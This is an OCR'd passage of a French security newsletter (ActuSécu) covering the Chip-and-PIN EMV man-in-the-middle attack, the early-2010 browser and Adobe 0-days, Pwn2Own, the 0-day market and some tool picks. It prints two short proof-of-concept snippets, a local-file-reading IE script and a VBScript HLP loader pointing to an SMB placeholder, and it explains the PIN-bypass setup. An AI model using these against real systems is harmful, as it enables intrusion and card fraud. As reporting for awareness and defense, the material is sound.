
Si une des politiques de vérification n'est pas supportée par le terminal, celle-ci sera ignorée. Par exemple, certains terminaux ne supportent pas la vérification par signature, alors que d'autres ne sont pas équipés de clavier permettant d'entrer un code PIN.

Si la vérification par code PIN est choisie par le terminal, le code PIN entré par l'utilisateur est envoyé à la carte. Celle-ci va comparer le code PIN reçu avec le code PIN qu'elle a en mémoire. Si les deux correspondent, la carte renvoie le code **0x9000**. Si les deux ne correspondent pas, la carte retourne **0x63Cx**, où x est le nombre d'essais restant avant que la carte ne se bloque.

Le point important à noter est que lors de la phase de vérification du porteur de la carte, **aucune des étapes n'est explicitement authentifiée**. Bien que les données authentifiées envoyées à la banque lors d'une demande d'autorisation en-ligne contiennent deux champs comportant le résultat de la vérification de l'utilisateur : le "Terminal Verification Results - TVR" et le "Issuer Application Data - IAD", ces champs ne permettent pas de déterminer quelle méthode a été utilisée pour authentifier le porteur de la carte en cas de vérification réussie.

> **" ... en s'insérant entre la carte et le TPE. Ainsi, il est possible d'intercepter et de modifier les communications pour faire croire au terminal que la vérification du code PIN a été réussie en renvoyant le code 0x9000 "**

Il est alors possible d'effectuer une attaque de type « **Man-in-the-Middle** », en s'insérant entre la carte et le TPE. Ainsi, il est **possible d'intercepter et de modifier les communications pour faire croire au terminal que la vérification du code PIN a été réussie** en renvoyant le code 0x9000, sans réellement envoyer le code PIN entré par l'utilisateur à la carte. Cette dernière va simplement croire que le terminal ne supporte pas la vérification par code PIN et a donc utilisé la méthode «vérification par signature du porteur». Ni la carte, ni le terminal, ni même la banque ne vont détecter le subterfuge.



Implémentation pratique de l'attaque

Les chercheurs anglais ne se sont pas arrêtés au stade théorique de leurs recherches. En effet, ils ont également mis en pratique et ont ainsi pu valider leur attaque. Pour se faire, ils se sont procurés du matériel disponible dans le commerce. Une **fausse carte** sur laquelle on peut se connecter directement à la puce (2 $), est reliée à un circuit logique programmable (**FPGA**) (189 $). Cette carte sera celle insérée dans le terminal de paiement. Le FPGA est connecté à un ordinateur portable et va donc faire l'interface entre la fausse carte et l'ordinateur. Enfin, un lecteur de carte (8 $), dans lequel on insère la carte originale, est branché à l'ordinateur. L'ordinateur va permettre de relayer toutes les communications, sauf l'envoi du code PIN auquel il répondra directement par un 0x9000.

Dans un scénario où une carte bancaire est volée et où le commerçant est complice, cet attirail ne posera aucun problème. Dans le cas contraire, un «attaquant» peut exploiter la pression sociale à laquelle est soumis le marchand et qui le force à détourner le regard lorsque le client entre son code PIN. De plus, d'après les chercheurs, il est **possible de miniaturiser le matériel pour qu'il soit entièrement dissimulé dans une manche** (voir vidéo)**,** voire de le faire tenir entièrement dans la taille d'une carte bancaire...

Conclusion

Les chercheurs anglais ont ici démontré une véritable faille du protocole EMV et donc une vulnérabilité importante pour les cartes bancaires l'utilisant.

Contrairement aux «**Yes Cards**» de Serge Humpich, cette attaque n'est pas une attaque cryptographique. Les «Yes-Cards» n'étaient fonctionnelles qu'en mode hors-ligne, alors que l'attaque présentée par Ross Anderson et son équipe marche également en mode en ligne (le terminal de paiement est en contact avec la banque émettrice). De plus, cette nouvelle attaque **n'est pas limitée au niveau de la somme dépensée**.

Néanmoins, cette attaque ne permet pas le retrait d'argent aux distributeurs automatiques de billets (DAB). En effet, lors d'un retrait d'argent à un DAB, le code PIN entré par l'utilisateur est directement envoyé à la banque émettrice pour vérification, et non pas envoyé à la carte.


Enfin, il n'est pas encore clair si cette attaque est fonctionnelle en France. En effet, comme précisé précédemment, les chercheurs se sont basés sur le protocole tel qu'il est déployé au Royaume-Uni. Au vu de la complexité du système, il serait donc possible que l'attaque ne fonctionne pas en France, ou tout du moins, pas dans les mêmes proportions. En outre, les cartes françaises acceptent-elles les transactions sans PIN ?

UK chip and pin credit / debit cards are insecure (11Feb10)

Références

* « **Chip and PIN is Broken** » - Steven J. Murdoch, Saar Drimer, Ross Anderson, Mike Bond. *http://www.cl.cam.ac.uk/~sjm217/papers/oakland10chipbroken.pdf*

* « **Chip and PIN is Broken** » - Ross Anderson *http://www.lightbluetouchpaper.org/2010/02/11/chip-and-pin-is-broken/*



Matériel utilisé par les chercheurs

Source : ***Chip and PIN is Broken*** *http://www.cl.cam.ac.uk/~sjm217/papers/oakland10chipbroken.pdf*

Un "0-day" peut en cacher un autre...

Ce début d'année 2010 fut particulièrement fructueux en terme de vulnérabilités critiques et d'exploits en tout genre. Tous les principaux logiciels "end-user" ont été ciblés d'Internet Explorer en passant par Adobe Reader ou encore Firefox... Petites explications sur ces failles majeures...


Internet Explorer, Aurora et HLP

Opération Aurora

La première grosse [1] affaire de l'année a été baptisée opération "**Aurora**". Au début du mois de janvier, un groupe de pirate a activement exploité une vulnérabilité non corrigée au sein d'Internet Explorer (**CVE-2010-0249**).

De nombreuse entreprises auraient été victimes de cette attaque, dont Adobe et Google.

Les pirates se seraient fait passer pour des personnes de confiance et auraient ainsi incité quelques salariés ayant accès à des informations potentiellement intéressantes, à ouvrir un fichier ou à cliquer sur un lien Internet. C'est là que l'exploitation de la vulnérabilité aurait alors eu lieu. Celle-ci aurait ensuite forcé le téléchargement et l'installation d'un malware ouvrant une "backdoor" (porte dérobée) et permettant aux attaquants de prendre le contrôle complet du système affecté.



Lecture de fichiers locaux en JavaScript

Quelques jours plus tard, le framework Metasploit publiait le code de l'exploit avant que Microsoft n'ait publié le correctif "hors-cycle" **MS10-002**.
Quelques jours plus tard, un **nouvel exploit (CVE-2010-0255)** était diffusé sur la toile. Cette fois-ci, un petit **code Javascript** permettait d'outrepasser les restrictions d'Internet Explorer et ainsi accéder au contenu de fichiers locaux.

Une fois les informations récupérées dans un objet le pirate pouvait facilement s'envoyer les données récupérées.

```
<script language="Javascript">
          var obj = document.createElement("object");
          obj.data = "file://127.0.0.1/C$/.../index.dat";
          obj.type = "text/html";
          obj.id = "obj_results";
          obj.width = "500px";
          obj.height = "300px";
          document.body.appendChild(obj);
</script>
```

Jamais 2 sans 3 : les fichiers HLP

Le répit fût bref pour Microsoft qui après avoir publié **13 correctifs** (Internet Explorer, SMB, pile TCP/IP, PowerPoint, Hyper-V, MS Paint, Kerberos...) a une fois de plus été touchée par une 3e vulnérabilité 0-day et un code d'exploit fonctionnel

La faille de sécurité (**CVE-2010-0483**) provenait cette fois-ci de la fonction VBScript **"MsgBox()".** Celle-ci permettait l'exécution automatique d'un fichier ".HLP" accessible via un partage SMB, lorsqu'un utilisateur appuyait sur la touche 'F1'. Ce comportement pouvait être exploité pour compromettre un système via l'utilisation d'une page web spécialement conçue. Il est évident que l'exploitation dans la "vraie vie" n'était pas triviale.
Cependant, un peu de social engineering, un serveur SMB sur Internet et le tour est joué...


```
<html>
<script type="text/vbscript">
big = "\\<SERVER SMB>\runcalc.hlp"


MsgBox "please press F1 to save the world", ,"please save the world", big,1
MsgBox "press F1 to close this annoying popup", ,"", big, 1
MsgBox "press F1 to close this annoying popup", ,"", big, 1
</script>
</html>
```

Enfin, pour terminer en beauté, une dernière faille critique a été publiée le 10 mars.

La vulnérabilité (**CVE-2010-0806**) était due à une corruption de la mémoire. Internet Explorer libérait une zone mémoire correspondant à un objet non spécifié, avant d'y accéder, provoquant ainsi un **déréférencement** de pointeur ("use-after-free").

Un pirate pouvait alors tirer parti de cette vulnérabilité en incitant un utilisateur à visiter à une page spécialement conçue.

Dès le lendemain, Metasploit réagissait en mettant à jour ses exploits...



Adobe reader

De son côté, Adobe n'était pas en reste...Après un début d'année classique avec la publication d'un patch pour Adobe Reader, trois autres pour **Shockwave**, **Coldfusion** et **Flash Player**, **Adobe reader** fut aussi victime d'une faille "0-day" (CVE-2010-0188) [5].

Un débordement d'entier lors de l'ouverture d'un fichier PDF permettait de compromettre un système implémentant une version inférieure ou égale à la version 9.3. La vulnérabilité provenait du support du format d'**image TIFF.** Tout comme Internet Explorer, plusieurs code d'exploitation ont rapidement été diffusés sur la Toile.

...Firefox...

Pour ne pas faire de jaloux, Firefox a lui aussi subi les foudres du chercheur **Evgeny Legerov.**

Après l'annonce et la publication de cette vulnérabilité , Mozilla a analysé la source du problème et prévoyait de publier une nouvelle version de Firefox le 30 mars.
Très peu d'information a été publiée à ce sujet et le code d'exploitation a été rajouté au pack d'exploits commercial **VulnDisco** du framework Immunity Canvas.

...et les autres!

Enfin, concluons cette série de vulnérabilité "0-day" par le concours Pwn2Own.
Après l'édition 2009 qui ciblait les navigateurs Internet, l'édition 2010 du concours **Pwn2Own** s'est attaquée aux navigateurs embarqués dans les périphériques mobiles tels que les téléphones portables et autres smartphones.

Le concours se déroulait lors de la conférence **CanSecWest** qui a eu lieu à Vanouver du 24 au 26 mars.
Plus de 100,000$ de récompenses étaient offerts aux chercheurs les plus doués. Pour cette quatrième édition, les différents compétiteurs bénéficiaient de 30 minutes pour démonter leurs exploits sur différents **navigateurs** tels qu'Internet Explorer 7 & 8, Firefox 3, Chrome 4 ainsi que Safari 4 fonctionnant sur Windows 7, Vista, XP ainsi que Mac OS X 10.6 Snow Leopard mais également sur le **smartphone** (iPhone 3GS d'Apple, au Blackberry Bold 9700 de RIM, à un téléphone Nokia fonctionnant sous Symbian S60 et pour finir à un Motorola fonctionnant sous Android).

La première partie du concours était donc dédiée aux navigateurs. Internet Explorer, Google Chrome, Safari et Firefox étaient en jeu. Tous ces navigateurs exceptés Google Chrome sont tombés les uns après les autres...

Peter Vreugdenhil a réussi à compromettre un système Windows 7 en exploitant une faille d'Internet Explorer 8 malgré les protections DEP et ASLR utilisées par le système. Pour la seconde année consécutive,

"**Nils**" a réussi à exploiter une vulnérabilité "0-day" dans Firefox sous Windows.

Enfin, **Charlie Miller** a fait de même avec un exploit permettant de prendre le contrôle d'un MacBook Pro.

Côté **smartphone**, les principaux acteurs du marché étaient ciblés : Apple iPhone, RIM Blackberry, Nokia Symbian, Google Android.
Iozzo et Weinmann ont fait tomber le protégé d'Apple en quelques minutes par l'intermédiaire d'une page web malicieuse permettant de voler l'intégralité des SMS du téléphone.

On pourrait penser que la préparation à un tel concours nécessite plusieurs mois de recherche. Or les chercheurs ont tous annoncé que le temps de préparation qui leur avait été nécessaire pour trouver et exploiter ces différentes failles se comptait en semaine, voire en jours.

Références :

- [1] Correctif et vulnérabilité MS10-002
http://www.microsoft.com/france/technet/security/bulletin/ms10-002.mspx
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0249

- [2] KB980088
http://www.microsoft.com/france/technet/security/advisory/980088.mspx
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0255

- [3] KB981169
http://www.microsoft.com/france/technet/security/advisory/981169.mspx
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0483

- [4] KB981374
http://www.microsoft.com/france/technet/security/advisory/981374.mspx
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0806

[5] Correctif Adobe apsb10-07
http://www.adobe.com/support/security/bulletins/apsb10-07.html

INFO

Le marché des vulnérabilités "0-day"

Les vulnérabilités "0-day" sont devenues de plus en plus prisées par les pirates ainsi que par les entreprises, ou même les gouvernements. En effet, comme le démontre la récente "Opération Aurora", celles-ci sont de plus en plus utilisées lors d'attaques réussies.

Ainsi, un véritable marché noir s'est développé autour de ces vulnérabilités. Un marché "blanc" s'est aussi créé. Celui-ci est notamment dirigé par VeriSign, TippingPoint et Google qui achètent les vulnérabilités "0-day", puis avertissent les entreprises pour qu'elles puissent fournir un correctif avant que les failles n'aient pu être exploitées. Les hackers, pour qui découvrir une vulnérabilité "0-day" prend souvent plusieurs mois, n'hésitent alors pas à revendre leurs trouvailles pour plusieurs dizaines, voire centaines, de milliers d'euros.

Ainsi, d'après TippingPoint, certaines vulnérabilités peuvent atteindre jusqu'à 1 million de dollars. Mozilla et Google offrent une modeste somme (maximum un peu plus de 1300$) pour une vulnérabilité découverte sur leur navigateur Internet respectif.

Cette somme peut paraître bien dérisoire par rapport au 40 000$ qu'aurait coûté l'achat du "0-day" utilisé lors de "l'Opération Aurora". Charlie Miller, un chercheur en sécurité qui a vendu une vulnérabilité découverte dans Linux à un gouvernement pour 50 000$, affirme que livrer la vulnérabilité gratuitement à l'éditeur ou la revendre est une décision très difficile à prendre. Néanmoins, il reconnaît qu'il est difficile de refuser une telle somme d'argent.


Phishing of the Month

Paypal et le phishing

Ce mois-ci, une attaque de phishing particulièrement bien ficelée a été menée par un groupe de pirates.

Comme la plupart du temps, en parcourant attentivement le contenu de l'email reçu, quelques erreurs sautent aux yeux : mots sans accent, quelques fautes de français...
Cependant, la traduction est relativement cohérente et peut facilement piéger la plupart des internautes peu attentifs...

Le site web pirate a rapidement été fermé, mais ce dernier aurait certainement trompé un grand nombre d'internautes...



INFO

Un certificat root inconnu au sein de Firefox provoque des débats

Depuis quelques jours, la communauté de la sécurité informatique se pose de véritables questions sur un sujet troublant. En effet, après un audit des certificats d'autorité figurant au sein de Firefox, les certificats nommés "RSA Security 1024 V3" et "RSA Security 2048 V3" soulèvent des interrogations. En effet, ces certificats n'appartiennent pas à la société "RSA Data Security"...

Près d'une douzaine de certificats de ce type sont présents dans Firefox, cependant pour le moment, personne n'a établi quelle était la société qui a délivré les certificats "RSA Security 1024 V3" et "RSA Security 2048 V3"...
D'autres navigateurs tels que Safari (Apple) sont également touchés par ce problème.

Cette troublante découverte remet donc en cause toute la chaîne de confiance. En effet, tous les certificats SSL délivrés par cette autorité de certification sont actuellement considérés comme valides aux yeux du navigateur. Si ce certificat était d'origine malicieuse (un pirate qui aurait réussi à introduire ce certificat auprès de l'équipe sécurité de Mozilla), les conséquences seraient dramatiques. Les personnes à l'origine de ce certificat aurait pu délivrer des certificats valides et ainsi mener des attaques de phishing ou encore déchiffrer les communications entre un client et un site utilisant un certificat signé par cette autorité...

Aux dernières nouvelles, Mozilla aurait supprimé ce certificat dans Firefox.

Nos bookmarks et extensions favoris

Chaque mois, nous vous présentons, dans cette rubrique, des outils libres, extensions Firefox ou encore nos sites web préférés.

Ce mois-ci nous avons choisi de vous présenter deux sites web, une extension Firefox utile pour les pentesteurs.

Enfin, un peu de teasing avec la sortie récente de notre application iPhone iCERT-XMCO!

XMCO | Partners

Au programme de ce mois :

- **iCERT-XMCO** : Application iPhone développée par les consultants du cabinet XMCO
- **Le blog TendLabs**: blog sécurité spécialisé dans l'analyse et la présentation d'attaque virales
- **Security Database :** site web sécurité
- **Fireform :** extension Firefox permettant de remplir automatique un formulaire

iCERT-XMCO

Suivre l'actualité de la sécurité depuis son iPhone!

Description

Depuis le mois de janvier 2010, XMCO a reçu la label officiel de CERT. Dans le cadre de son développement, les consultants ont développé une application iPhone qui vous permettra de suivre toute l'actualité de la sécurité informatique.

Vulnérabilité, attaques, virus, vous trouverez chaque jour toutes les informations importantes de la sécurité informatique.

L'application iCERT-XMCO est disponible depuis le début du mois d'avril pour 79 centimes d'euros.

Capture d'écran

Avis XMCO

iCERT-XMCO sera la première application qui offre un suivi de l'actualité informatique. Les bulletins sont sélectionnés à partir des sources du service de veille XMCO.

Nous espérons qu'ICERT-XMCO répondra à vos attentes !

De nombreuses fonctionnalités viendront enrichir la prochaine version. N'hésitez pas à nous faire parvenir vos suggestions (cert@xmcopartners.com).

Fireform

Remplissage automatique de formulaire

Description


L'extension que nous avons choisie ce mois-ci se nomme "Fireform". Cette dernière permet de remplir automatiquement des formulaires via un simple clic !

Les pentesteurs se sont certainement rendu compte du temps perdu lors de l'audit d'une application web qui nécessite de remplir plusieurs formulaires successifs avant d'arriver à l'étape finale.

Fireform permet de s'affranchir de cette contrainte. L'utilisateur peut définir plusieurs profils et choisir celui à utiliser en un clic droit.

Tous les champs définis au sein de ce profil seront alors rempli is automatiquement!

Capture d'écran



Adresse

Fireform est disponible à l'adresse suivante :
http://fireform.free.fr/fr/about.html

Avis XMCO

Une fois utilisée, Fireform devient rapidement indispensable.
Les auditeurs d'applications web gagneront un temps fou en utilisant cette application simple et très pratique à utiliser.

Enfin, il n'est pas nécessaire de rappeler qu'il n'est pas conseillé de stocker, dans Fireform, des informations sensibles (numéro de carte bleu par exemple...!).

TrendLabs

Blog sur les menaces virales

Description

Au sein de la communauté des éditeurs d'antivirus, certains se distingue par des blogs particulièrement intéressants.
C'est le cas des laboratoires de la société Trend Micro.

Chaque jour, le blog TrendLabs présente les menaces et attaques virales du jour. Au travers de brèves analyses et de captures d'écran, ce blog permet de suivre l'évolution des attaques.

Capture d'écran

Adresse

Ce blog est accessible depuis l'URL suivante :
http://blog.trendmicro.com/

RSS :
feed://feeds.trendmicro.com/Anti-MalwareBlog/

Avis XMCO

Parmi les blogs créés par les éditeurs d'antivirus, Trend se démarque des autres avec un blog simple mais tenu à jour.

Tout comme son concurrent F-Secure, les chercheurs apportent des éléments intéressants pour suivre et comprendre les attaques du moment.

Security Database

Veille, suivi des versions logicielles

Description

Continuons la série de nos sites web préférés avec Security Database. Ce site propose plusieurs services gratuits et a pour but d'informer les internautes sur les vulnérabilités du moment, mais permet également de suivre l'évolution des logiciels sécurité.

Le site est composé de deux parties :
-la première, appelée *Security Dashboard* propose un tableau de bord IT vulnerabilité en offrant une vue rapide des nouveaux CVE publiés avec des statistiques et la criticité des vulnérabilités
-la seconde, *Security Tools Watch,* indique, chaque jour, les nouvelles versions disponibles des logiciels sécurité (plus de 1000 logiciels suivis).

Capture d'écran

Adresse

Security Database est disponible aux URLs suivantes :

http://www.security-database.com/
http://www.security-database.com/dashboard.php
http://www.security-database.com/toolswatch/

RSS :
http://feeds.security-database.com/SecurityDatabaseToolsWatch

Twitter :
http://twitter.com/ToolsWatch

Avis XMCO

Security database se démarque des autres sites sécurité par le suivi des logiciels qui s'avère très utile (surtout pour découvrir de nouveaux outils). De plus, ce site est à l'origine de Firecat, le catalogue d'extensions sécurité de Firefox.

À propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO Partners.
Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance.

Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

À propos du cabinet XMCO Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité PCI DSS, la veille en vulnérabilité (CERT-XMCO) constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet XMCO Partners

Pour contacter le cabinet XMCO Partners et obtenir des informations sur notre métier : 01 47 34 68 61.

http://www.xmcopartners.com/
http://cert.xmcopartners.com/